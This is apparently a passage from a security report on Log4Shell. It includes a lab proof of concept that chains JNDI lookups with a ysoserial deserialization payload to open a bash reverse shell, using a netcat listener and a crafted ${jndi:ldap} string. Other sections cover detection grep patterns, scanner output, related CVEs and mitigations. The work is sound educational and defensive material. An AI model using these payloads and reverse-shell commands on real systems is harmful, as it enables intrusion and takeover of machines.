Applications that run on a system with JDK versions greater than 6u211, 7u201, 8u191, and 11.0.1 are **apparently** not affected by RCE situations, since from these versions on if the two system properties *com.sun.jndi.ldap.object.trustURLCodebase* and

com.sun.jndi.rmi.object.trustURLCodebase are set to "false", and they are by default, then both RMI and LDAP attack vectors are prevented, since Java won't load remote classes via JNDI, so updating Java is already a first valid mitigation but certainly not enough.

2.4 Does Java prevent Log4Shell?

TL;DR No. In the right conditions you can leverage gadget chains inside a custom (and unsafe) serialized object that is then deserialized in an insecure manner by the application resulting finally in RCE.




Figure 2.13: LDAP Serialized Payloads [32]

Although java helps preventing more critical situations were it is extremely easy to exploit kind of vulnerabilities where you can load some code from an unsafe remote origin, there are, unfortunately, means to bypass this mitigation measure. Wanting to exploit the Log4j attack vector to execute some arbitrary code in a system that has an up to date java version we can combine:

- Insecure Deserialization
- Gadget Chains

2.4.1 Insecure Deserialization

Serialization

Serializing means to take some complex object and transform it in a more convenient type of data that can be stored where needed and sent/received easily. Of course all the object's attributes needs to stay unchanged so that it can be completely restored later on.

Deserialization

Deserialization is the inverse of the serialization process, so starting from a serialized data structure you restore it to its original state. How serialization/deserialization works depends on the programming language you are using, but the majority supports this kind of operation natively.




Figure 2.14: Deserialization diagram [18]

Serialization and deserialization are extremely useful tools but can be easily exploited if not treated correctly [10]. Java prevents the loading of remote classes via JNDI, but if we use serialized data we are actually bypassing this safety mechanism by loading some user-controlled input inside the victim's application that will be eventually deserialized and interpreted.

How can insecure deserialization be dealt with? OWASP [29] advises to:

- Override the `ObjectInputStream#resolveClass()` method to prevent arbitrary classes from being deserialized
- Checking input length and number of objects deserialized

But in general deserialization of user input should be avoided as it is very difficult, if not impossible, to foresee and sanitize every unsafe scenario that could happen.

2.4.2 Gadget Chains and how are being exploited

A gadget chain is a sequence of class methods, starting with the first one that at a certain point will invoke another method, and this in its turn will invoke yet another, and another, and another, and so on, ultimately resulting in some sort of dangerous behavior. The first method of the chain is invoked when the deserialization process starts, because the intended behavior of this magic methods is to allow for a better

interoperability, for example, between two different JDK versions, and this is done by giving a class the power to use its own serialization/deserialization mechanisms.

The gadget chains that could be constructed inside an application depend on the dependencies that are actually installed, gadget chains do not depend on the code or libraries that are invoked, they just need to have the used classes available on the classpath of the application.

2.4.3 Setting up and Attacking

For this attack we'll use a forked project of the JNDI Exploit Kit which is capable of serving serialized data through a LDAP Server endpoint, so before all we need to generate the serialized payload.

Note: All the steps and POC application used for this attack are available on GitHub [vidrez/log4j-deserialization-rce-POC](#)

Generating the payload

The final goal of the attack is that of obtaining an access point inside the target system by executing some arbitrary code, we'll try to inject a command that uses bash to open a reverse shell: `bash -i >& /dev/tcp/{your_ip}/{your_port} 0>&1`

The code execution will be triggered by leveraging some kind of gadget chain inside a malicious serialized object, the ysoserial project provides a collection of different payloads that use different kinds of gadget chains. In a real world scenario, since the attacker may not know what are the dependencies used by an app, it will need to guess and try different solutions to see if the exploit it is in fact doable, but for the sake of this proof of concept we already know that our vulnerable application has the Commons Collection dependency installed, so we can proceed to generate the payload



```
vidrez@pop-os:~/ysoserial-modified$ java -jar target/ysoserial-modified.jar CommonsCollections6 bash 'bash -i >& /dev/tcp/192.168.1.50/9001 0>&1' > payload.ser
```

Figure 2.15: Ysoserial payload generation [31]

The command will give us a `payload.ser` file which contains our malicious serialized payload.

Preparing JNDI Exploit Kit

JNDI Exploit Kit it's a really powerful toolkit that has been around for many years, for our test we'll use a forked version of this toolkit by [pimps/JNDI-Exploit-Kit](#) that has added the serving of custom serialized payloads through a LDAP server endpoint.


```

14
15     public static void main(String[] args) {
16         String userInput = "${jndi:ldap://127.0.0.1:1389/serial/CustomPayload}";
17
18         // passing user input into the logger
19         logger.info("Test: "+userInput);
20     }
21 }

```

Listing 2.3: Vulnerable Java App

For the attack to work we don't actually need to import anything from Commons Collections, it just needs to be installed as a dependency. In the POC we are simulating a malicious user input that points towards our payload, then Log4j just logs it. It is important to remember the environment in which we are making this test:

- Java is up to date
- Log4j is at version 2.14.1 (still vulnerable)

As noted at the start of the chapter this POC is available on GitHub so it can be downloaded and modified freely. The project it has been built using **maven** so to compile/recompile the .jar file you just need to execute **mvn package** from inside the main project folder, the compiled jar will be put inside a *target/* folder.

Finally while JNDI Exploit Kit is running we open a netcat listener on the port defined in the payload inside the attacker machine and execute the vulnerable application with **java -jar target/log4shell-1.0-SNAPSHOT.jar** inside the victim's system, we should expect some response from the LDAP server and to have the reverse shell up and running.

2.4.4 Results analysis

First thing our POC App requests the object served by the LDAP server which responds with the serialized payload

```


vidrez@pop-os:~/JNDI-Exploit-Kit$
...
...
...
...

-----Server Log-----
2022-07-03 16:17:47 [JETTYSERVER]>> Listening on 192.168.122.1:8180
2022-07-03 16:17:47 [RMISERVER] >> Listening on 192.168.122.1:1099
2022-07-03 16:17:47 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2022-07-03 16:17:52 [LDAPSERVER] >> Send LDAP object with serialized payload: ACED0005737200....

```

Figure 2.17: JNDI Exploit Kit response

After that the payload is being deserialized and the gadget chain triggered, which in the end results in an open reverse shell on the port 9001 inside the POC project folder



```
vidrez@pop-os:~$ nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 192.168.122.53 36784
seed@seed:~/test-log4shell/setup/log4j-deserialization-rce-POC$ java -version
java -version
openjdk version "18-ea" 2022-03-22
OpenJDK Runtime Environment (build 18-ea+36-Ubuntu-1)
OpenJDK 64-Bit Server VM (build 18-ea+36-Ubuntu-1, mixed mode, sharing)
```

Figure 2.18: Reverse Shell

So we confirmed that updating Java by itself it's not a reliable mitigation measure and we need to implement something more effective, and that Log4Shell not only it is dangerous on it's own but also it's a perfect opening to exploit vulnerabilities that have been long known and documented in the past.

2.5 The Evolution of Log4Shell

After the first disclosure the Log4Shell vulnerability evolved and this resulted in finding other vulnerabilities related to Log4j, to list some of them:

- CVE-2021-45046
- CVE-2021-44832
- CVE-2021-45105

2.5.1 CVE-2021-45046

This vulnerability was discovered after version 2.15.0 of log4j was released to solve the Log4Shell problem, the description of CVE-2021-45046 states:

"It was found that the fix to address CVE-2021-44228 in Apache Log4j 2.15.0 was incomplete in certain non-default configurations. This could allows attackers with control over Thread Context Map (MDC) input data when the logging configuration uses a non-default Pattern Layout with either a Context Lookup (for example, `$$\{ctx:loginId\}`) or a Thread Context Map pattern (`%X`, `%mdc`, or `%MDC`) to craft malicious input data using a JNDI Lookup pattern resulting in an information leak and remote code execution in some environments and local code execution in all environments. Log4j 2.16.0 (Java 8) and 2.12.2 (Java 7) fix this issue by removing support for message lookup patterns and disabling JNDI functionality by default." [6]

So this vulnerability it is not as severe as the original one mainly because it requires that certain specific conditions, that are not the standard, are being met. Still if

successfully exploited the attacker could obtain information leaks and RCE.

2.5.2 CVE-2021-44832

This vulnerability affects Apache Log4j2 versions 2.0-beta7 through 2.17.0, the description states:

"Apache Log4j2 versions 2.0-beta7 through 2.17.0 (excluding security fix releases 2.3.2 and 2.12.4) are vulnerable to a remote code execution (RCE) attack when a configuration uses a JDBC Appender with a JNDI LDAP data source URI when an attacker has control of the target LDAP server. This issue is fixed by limiting JNDI data source names to the java protocol in Log4j2 versions 2.17.1, 2.12.4, and 2.3.2." [7]

To exploit this the attacker actually needs access and permissions to modify the logging configuration file, so compared to the other vulnerabilities this one it is perceived as far less dangerous because of its high complexity and prerequisites.

2.5.3 CVE-2021-45105

This vulnerability if exploited permits to cause a denial of service originated from an uncontrolled recursion from self-referential lookups, as the description states:

"Apache Log4j2 versions 2.0-alpha1 through 2.16.0 (excluding 2.12.3 and 2.3.1) did not protect from uncontrolled recursion from self-referential lookups. This allows an attacker with control over Thread Context Map data to cause a denial of service when a crafted string is interpreted. This issue was fixed in Log4j 2.17.0, 2.12.3, and 2.3.1." [8]

These are just three vulnerabilities that can be considered related in some way to CVE-2021-44228, there are others discovered in the same period of time but are related to Log4j 1.x, which is not covered in this report, and also it is no longer maintained. In conclusion at this time versions starting from 2.17.1 of Log4j are considered safe, but this does not exclude the possibility that other vulnerabilities regarding the Lookup system of Log4j will be found in the future (JNDI Lookups are now disabled as default).

Chapter 3

Countermeasures

3.1 Detection

The first action that must be done when having doubts about any Log4j vulnerability being present or not on your system is to use some kind of detection technique to hunt down traces left behind by the library and applications installed, like logs, exploitation attempts, code snippets and such.

Log4j is vulnerable in some way or another from version 2.0-beta9 through 2.17.0 (2.15.0 if just considering CVE-2021-44228). When having a complete control and knowledge of the system you are auditing it's possible to check by hand the applications that might be vulnerable by looking at the Log4j core library version used, of course this kind of detection it is not very effective or scalable on complex systems where the maintainer might not even fully know what is installed or what was left behind by others that worked on that same system, because of this might be of more use searching for traces by availing of some commands like:

- `grep -r --include *.war "JndiLookup.class" / 2>&1 | grep matches`
- `sudo egrep -I -i -r '\${\{[%7B}jndi:(ldap[s]?|rmi|dns|nis|iiop|corba|nds|http):/[^\n}+}' {your_log_folder}`


The first command searches for Log4j presence inside the system, the second one scans inside the log files to find exploitation attempts. A list of useful commands to manually detect Log4j and exploitation attempts (including the two listed above) can be found on this [Github](#) file by Neo23x0.

3.1.1 Automated Tools

Since has passed some time from the disclosure of Log4Shell, now are also available many open source tools that automate the threat hunting phase, below I tested two of them.

fox-it/log4j-finder

Log4j finder it does exactly what the name is implying, scans the filesystem in search for Log4j and for each discovery tells the user if the log4j-core library used it was detected as vulnerable or not.



```
seed@seed:~/log4j-finder$ python3 log4j-finder.py
v1.2.0 https://github.com/fox-it/log4j-finder

[2022-07-04 12:59:27] seed Scanning: /
[2022-07-04 12:59:27] seed VULNERABLE: /home/seed/test-log4shell/setup/solr-8.11.0/server/lib/ext/log4j-core-2.14.1.jar -> org/a
pache/logging/log4j/core/net/JndiManager.class [f1d630c48928096a484e4b95ccb162a0: log4j] 2.14.0 - 2.14.1]
[2022-07-04 12:59:28] seed VULNERABLE: /home/seed/test-log4shell/setup/solr-8.11.0/contrib/prometheus-exporter/lib/log4j-core-2.
14.1.jar -> org/apache/logging/log4j/core/net/JndiManager.class [f1d630c48928096a484e4b95ccb162a0: log4j] 2.14.0 - 2.14.1]
[2022-07-04 12:59:28] seed VULNERABLE: /home/seed/test-log4shell/setup/minecraft-server/libraries/org/apache/logging/log4j/log4j
-core-2.14.1/log4j-core-2.14.1.jar -> org/apache/logging/log4j/core/net/JndiManager.class [f1d630c48928096a484e4b95ccb162a0: log
4j] 2.14.0 - 2.14.1]
[2022-07-04 12:59:29] seed VULNERABLE: /home/seed/test-log4shell/setup/minecraft-server/server.jar -> META-INF/libraries/org/apac
he/logging/log4j/log4j-core-2.14.1/log4j-core-2.14.1.jar -> org/apache/logging/log4j/core/net/JndiManager.class [f1d630c4892809
6a484e4b95ccb162a0: log4j] 2.14.0 - 2.14.1]
[2022-07-04 12:59:30] seed VULNERABLE: /home/seed/test-log4shell/setup/log4j-deserialization-rce-POC/target/lib/log4j-core-2.14.
1.jar -> org/apache/logging/log4j/core/net/JndiManager.class [f1d630c48928096a484e4b95ccb162a0: log4j] 2.14.0 - 2.14.1]
[2022-07-04 12:59:31] seed VULNERABLE: /home/seed/test-log4shell/setup/log4j-shell-poc/target/log4shell-1.0-SNAPSHOT.war -> WEB-
INF/lib/log4j-core-2.14.1.jar -> org/apache/logging/log4j/core/net/JndiManager.class [f1d630c48928096a484e4b95ccb162a0: log4j] 2.
14.0 - 2.14.1]
[2022-07-04 12:59:31] seed VULNERABLE: /home/seed/.m2/repository/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.ja
r -> org/apache/logging/log4j/core/net/JndiManager.class [f1d630c48928096a484e4b95ccb162a0: log4j] 2.14.0 - 2.14.1]
[2022-07-04 12:59:31] seed VULNERABLE: /opt/solr-8.11.0/server/lib/ext/log4j-core-2.14.1.jar -> org/apache/logging/log4j/core/ne
t/JndiManager.class [f1d630c48928096a484e4b95ccb162a0: log4j] 2.14.0 - 2.14.1]
[2022-07-04 12:59:32] seed VULNERABLE: /opt/solr-8.11.0/contrib/prometheus-exporter/lib/log4j-core-2.14.1.jar -> org/apache/logg
ing/log4j/core/net/JndiManager.class [f1d630c48928096a484e4b95ccb162a0: log4j] 2.14.0 - 2.14.1]
[2022-07-04 12:59:32] seed Finished scan, elapsed time: 5.75 seconds

Summary:
Processed 223468 files and 26054 directories
Scanned 823 files
Found 9 vulnerable files


Elapsed time: 5.75 seconds
```

Figure 3.1: Log4j Finder

I ran the scanner on the VM system used for the demos and it correctly discovered all the log4j-core files used.

fullhunt/log4j-scan

This second tool is a scanner that can be used to find vulnerable hosts



```
vidrez@pop-os:~/log4j-scan$ python3 log4j-scan.py -u http://192.168.122.53:8080/login --request-type POST
[.] CVE-2021-44228 - Apache Log4j RCE Scanner
[.] Scanner provided by FullHunt.io - The Next-Gen Attack Surface Management Platform.
[.] Secure your External Attack Surface with FullHunt.io.
[.] Initiating DNS callback server (interact.sh).
[%] Checking for Log4j RCE CVE-2021-44228.
[.] URL: http://192.168.122.53:8080/login
[.] http://192.168.122.53:8080/login | PAYLOAD:
${jndi:ldap://192.168.122.53:m9v1886vx08642f5dd01050470e0z904c.interact.sh/679yo2t}
EXCEPTION: HTTPConnectionPool(host='192.168.122.53', port=8080): Read timed out. (read timeout=4)
[.] Payloads sent to all URLs. Waiting for DNS OOB callbacks.
[.] Waiting ...
[!!!] Targets Affected
....
....
....
```

Figure 3.2: Log4j Scan

In the example above I tested the Web POC application, seen in the chapter before, that had a login screen. I just specified the login endpoint and that it expects a POST request type, by default the script tries the "uname" post data parameter so

it automatically knew where to inject the payload and successfully found out that the application is affected by Log4Shell.

3.2 Mitigation

3.2.1 Update Log4j

The most trivial solution to mitigate and be safe from Log4j vulnerabilities is to update the dependency to the latest patched version.

- For environments using Java 8 or later, upgrade at least to Log4j version 2.17.1 (released December 27, 2021) but newer versions are available (2.18.0 at the time of writing this).
- For environments using Java 7, upgrade to Log4j version 2.12.3 (released December 21, 2021). Note: Java 7 is currently end of life and organizations should upgrade to Java 8.

As seen in one of the previous demos just updating Java it is simply not enough.

3.2.2 Live Patching

As for detection there are some tools available that try to automatically and painlessly patch Log4j, very useful for example when working on complex systems or when the maintainer does not have the access to updating the applications affected by the vulnerability. An example is the open source tool [corretto/hotpatch-for-apache-log4j2](#) that *"...injects a Java agent into a running JVM process. The agent will attempt to patch the lookup() method of all loaded org.apache.logging.log4j.core.lookup.JndiLookup instances to unconditionally return the string 'Patched JndiLookup::lookup()...'".*

3.2.3 Disable Lookups

This mitigation measure can be applied for Log4j releases ≥ 2.10 .

Given that this mitigation measure it is ineffective in some conditions ([CVE-2021-45046](#)), setting the Log4j flag **formatMsgNoLookups** to true (default behavior from version 2.15.0) will prevent the `${}` syntax handling, so no Lookups. This measure can be implemented (or changed):

- By adding the `LOG4J_FORMAT_MSG_NO_LOOKUPS` environment variable
- By passing the value as an argument `java -Dlog4j2.formatMsgNoLookups=true`

3.2.4 Other Mitigations

Blocking Ports

Blocking the standard ports for LDAP, LDAPS, and RMI (389, 636, 1099, 1389) can help to prevent the target host from initiating a connection with the attackers malicious server. Of course ports can be changed so by itself its not a reliable countermeasure.

Configuring a Web Application Firewall (WAF)

Implementing a WAF can help reducing the number of exploitation attempts and assist with detection and also with response if coupled with an IPS. Still this mitigation it is not completely comprehensive as there are numerous evasion techniques, some of them listed in this [Github repository](#) by Puliczek

Removing JndiLookup Class

When none of the previous mitigations are a viable option you could just remove the JndiLookupClass from the class path with the command:

```
zip -q -d Log4j-core-*.jar org/apache/logging/Log4j/core/lookup/JndiLookup.class
```

This is a good solution if your application is running a Log4j version from 2.0-beta9 to 2.10.0.

Resources and Github Projects

- [1] *A JOURNEY FROM JNDI/LDAP MANIPULATION TO REMOTE CODE EXECUTION DREAM LAND*,
<https://www.blackhat.com/docs/us-16/materials/us-16-Munoz-A-Journey-From-JNDI-LDAP-Manipulation-To-RCE.pdf>
- [2] *Apache Log4j Security Vulnerabilities*,
<https://logging.apache.org/log4j/2.x/security.html>
- [3] *Automated Discovery of Deserialization Gadget Chains*,
<https://i.blackhat.com/us-18/Thu-August-9/us-18-Haken-Automated-Discovery-of-Deserialization-Gadget-Chains-wp.pdf>
- [4] *CERTCC/CVE-2021-44228_scanner*,
https://github.com/CERTCC/CVE-2021-44228_scanner
- [5] *CVE-2021-44228*,
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2021-44228>
- [6] *CVE-2021-45046*,
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45046>
- [7] *CVE-2021-44832*,
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44832>
- [8] *CVE-2021-45105*,
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45105>
- [9] *CVE-2021-44228 “Log4Shell”*,
<https://www.wortell.nl/en/blogs/cve-2021-44228-log4shell>
- [10] *CWE-502*, <https://cwe.mitre.org/data/definitions/502.html>
- [11] *ED 22-02: Apache Log4j Recommended Mitigation Measures*,
<https://www.cisa.gov/uscert/ed-22-02-apache-log4j-recommended-mitigation-measures>

- [12] *Exploitation of Log4j CVE-2021-44228 before public disclosure and evolution of evasion and exfiltration*, <https://blog.cloudflare.com/exploitation-of-cve-2021-44228-before-public-disclosure-and-evolution-of-waf-evasion>
- [13] *fox-it/log4j-finder*, <https://github.com/fox-it/log4j-finder>
- [14] *frohoff/ysoserial*, <https://github.com/frohoff/ysoserial>
- [15] *fullhunt/log4j-scan*, <https://github.com/fullhunt/log4j-scan>
- [16] *Guide: How To Detect and Mitigate the Log4Shell Vulnerability (CVE-2021-44228 & CVE-2021-45046)*, <https://www.lunasec.io/docs/blog/log4j-zero-day-mitigation-guide/>
- [17] *How To Mitigate the Imminent Risk of Log4j*, <https://tryhackme.com/resources/blog/log4j-threat-mitigation>
- [18] *Insecure deserialization*, <https://portswigger.net/web-security/deserialization>
- [19] *Lesson: Overview of JNDI*, <https://docs.oracle.com/javase/tutorial/jndi/overview/index.html>
- [20] *Log4j Attack*, <https://www.govcert.ch/blog/zero-day-exploit-targeting-popular-java-library-log4j/>
- [21] *Log4j Attack Surface*, <https://github.com/YfryTchsGD/Log4jAttackSurface>
- [22] *Log4J exploit CVE-2021-44228 - Background and Fix*, <https://blog.accuknox.com/log-4j-exploit-and-mitigation/>
- [23] *Log4j Lookups*, <https://logging.apache.org/log4j/2.x/manual/lookups.html>
- [24] *log4j RCE Exploitation Detection*, <https://gist.github.com/Neo23x0/e4c8b03ff8cdf1fa63b7d15db6e3860b>
- [25] *Log4Shell Response and Mitigation Recommendations*, <https://news.sophos.com/en-us/2021/12/17/log4shell-response-and-mitigation-recommendations/>
- [26] *Log4Shell: RCE 0-day exploit found in log4j 2, a popular Java logging package*, <https://www.lunasec.io/docs/blog/log4j-zero-day/>
- [27] *mergebase/log4j-detector*, <https://github.com/mergebase/log4j-detector>

- [28] *Mitigating Log4Shell and Other Log4j-Related Vulnerabilities*,
<https://www.cisa.gov/uscert/ncas/alerts/aa21-356a>
- [29] *OWASP Deserialization Cheat Sheet*, https://cheatsheetseries.owasp.org/cheatsheets/Deserialization_Cheat_Sheet.html#java
- [30] *PSA: Log4Shell and the current state of JNDI injection*,
https://mbechler.github.io/2021/12/10/PSA_Log4Shell_JNDI_Injection/
- [31] *pimps/ysoserial-modified*, <https://github.com/pimps/ysoserial-modified>
- [32] *pimps/JNDI-Exploit-Kit*, <https://github.com/pimps/JNDI-Exploit-Kit>
- [33] *The Log4j Vulnerability Remediation with WAF and IPS*,
<https://www.picussecurity.com/resource/blog/log4j-vulnerability-remediation-with-waf-and-ips-cve-2021-44228>
- [34] *vidrez/log4j-rce-poc*, <https://github.com/vidrez/log4j-rce-poc>
- [35] *vidrez/test-log4shell*, <https://github.com/vidrez/test-log4shell>
- [36] *vidrez/log4j-deserialization-rce-POC*,
<https://github.com/vidrez/log4j-deserialization-rce-POC>